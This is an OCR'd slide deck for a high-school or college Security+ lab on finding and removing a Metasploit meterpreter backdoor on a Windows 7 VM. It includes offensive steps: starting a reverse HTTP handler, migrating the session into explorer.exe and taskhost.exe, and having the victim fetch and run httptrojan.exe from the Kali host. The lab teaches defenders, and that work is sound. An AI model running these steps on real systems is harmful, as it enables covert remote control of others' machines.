Cybersecurity 701

Backdoor Removal Lab

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Backdoor Removal Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine

- Software tool used (from Kali Linux)
  - Metasploit Framework


- Note: This lab will attempt to remove a backdoor session that is already open

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators to malicious activity.
    - Malware attacks

What is a Backdoor Attack?

- A backdoor is when a malicious user gains privileged access to the system by circumventing normal authentication processes.
- In this lab, you locate and remove a backdoor session.




Here a Linux machine is controlling a Windows machine via a backdoor

Backdoor Removal Lab Overview

1. Open Backdoor Session
2. Quickly Shut Down Session
3. Verify the Closed Session
4. Re-Open Backdoor Session
5. Migrate the Session
6. Locate the Backdoor
7. Migrate the Session (Again)
8. Locate the Backdoor (Again)
9. Shut Down the Session
10. Verify the Closed Session

Open Backdoor Session

- Make sure to have a backdoor session open*
  - Kali Linux machine is controlling the backdoor
  - Windows 7 machine is being controlled




Open backdoor session

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab

Quickly Shut Down Session


- In Windows, the user knows it just opened the trojan and suspects it might be dangerous.
- In Windows, open the task manager.
  - Press the **Windows Start** button
  - Search for "*Task Manager*"
  - Open the "*View running processes with Task Manager*"



Windows 7 Task Manager

Quickly Shut Down Session

- In the Task Manager, select the **Processes** tab
- Search for the program name of the trojan
- Right click on the trojan process
- Select **End Process**
- Select **End process** if a warning comes up as well



Select “End Process”

Verify the Closed Session

- Go back to the Kali Machine
- Try to run a command in the meterpreter session
  - Try **`getuid`**
  - Try **`sysinfo`**

```
meterpreter > getuid
[-] Error running command getuid: Rex::TimeoutError Operation timed out.
meterpreter > sysinfo
[-] Error running command sysinfo: Rex::TimeoutError Operation timed out.
meterpreter >
```

You should notice that the commands do not work, the backdoor has been terminated

Please Note: This only works if the backdoor has not migrated onto another process. Typically, once the backdoor is opened, the malicious user will attempt to migrate the session away from the Trojan. The next activity searches for a migrated session and terminates it

Re-Open Backdoor Session

- Re-open the backdoor session.
  - In Kali, exit out of the current meterpreter session

    `exit`
  - Re-start the handler

    `run`
  - In Windows, re-open the trojan file
    - This should re-open the backdoor session


```
msf exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.1.65.107:1717
[*] http://10.1.65.107:1717 handling request from 10.1.74.109
taging x64 payload (207449 bytes) ...
[*] Meterpreter session 2 opened (10.1.65.107:1717 -> 10.1.74
07-28 17:28:54 +0000

meterpreter >
```


Backdoor session re-opened


Please Note: This next activity works best with a reverse_http backdoor session

Migrate the Backdoor

- In Kali, list all the processes
  `ps`
- Find the process named explorer.exe
  - Find the PID number of explorer.exe
    - It will be the first number
- Migrate to explorer.exe
  `migrate <PID NUMBER>`








Locate the Backdoor

Finding the backdoor session in Windows is very difficult. Since the backdoor has to be talking back with Kali, you can monitor network activity to try and find the backdoor

- In Windows, open task manager
  - Notice the trojan file is no longer in the processes list
- Open the Resource Monitor
  - Select the *Performance* tab
  - Select the *Resource Monitor…* button

Locate the Backdoor

- Monitor TCP activity
  - In the resource monitor app, click on the *Network* tab
  - Select the *TCP Connections* drop down menu
  - Find the explorer.exe in the image column
  - What remote address is explorer.exe talking to?
  - What remote port is explorer.exe talking to?



TCP Connections

Image	PID	Local Addr...	Local Port	Remote Address	Remote Port	P
svchost.exe (NetworkService)	1140	10.1.74.109	3389	10.1.2.211	49218	
explorer.exe	1768	10.1.74.109	52723	10.1.65.107	1717	
Ec2Config.exe	1568	10.1.74.109	52733	169.254.169.254	80	
Ec2Config.exe	1568	10.1.74.109	52732	169.254.169.254	80	

This should be your Kali IP Address and the port you assigned for the backdoor

Migrate the Session (Again)

Actually see the backdoor migrate this time

- In Kali, migrate to the **taskhost.exe**

  `pgrep taskhost.exe`

  `migrate <TASKHOST.EXE_PID_NUMBER>`

- The backdoor session is now running on taskhost.exe


pgrep searches for a PID number of application named

```
meterpreter > pgrep taskhost.exe
2196
meterpreter > migrate 2196
[*] Migrating from 1768 to 2196...
[*] Migration completed successfully.
meterpreter >
```

Migrating backdoor to taskhost.exe

Locate the Backdoor (Again)

- Go to Windows
- In the Resource Monitor, you should see taskhost.exe
  - What IP Address is taskhost.exe talking to?




This should be your Kali IP Address and the port you assigned for the backdoor

Shut Down Session

To terminate this backdoor session, you will need to terminate the taskhost.exe application

- In the Resource Monitor, you should still be under the *Network* tab
- Locate taskhost.exe in *Processes with Network Activity*
- Right-click on *taskhost.exe*
- Select *End Process,* this should terminate the backdoor session

End the taskhost.exe process



Verify the Closed Session

- Go back to the Kali Machine
- Try to run a command in the meterpreter session
  - Try **`getuid`**
  - Try **`sysinfo`**
  - Try **`ps`**

You should notice that the commands do not work, the backdoor has been terminated

```
meterpreter > getuid
[-] Error running command getuid: Rex::TimeoutError Operation timed out.
meterpreter > sysinfo
[-] Error running command sysinfo: Rex::TimeoutError Operation timed out.
meterpreter > ps
[-] Error running command ps: Rex::TimeoutError Operation timed out.
meterpreter >
```

END OF LAB

Backdoor Shortcut Instructions

- In Kali
  - Open Terminal
  - `cd CourseFiles/Cybersecurity/backdoor-shortcut`
  - `sudo ./backdoor_http_script.rc`
- In Windows 7, open Internet Explorer
  - Go to `http://Kali_IP_address/httptrojan.exe`
  - Run the application

This should open an HTTP backdoor on the Windows system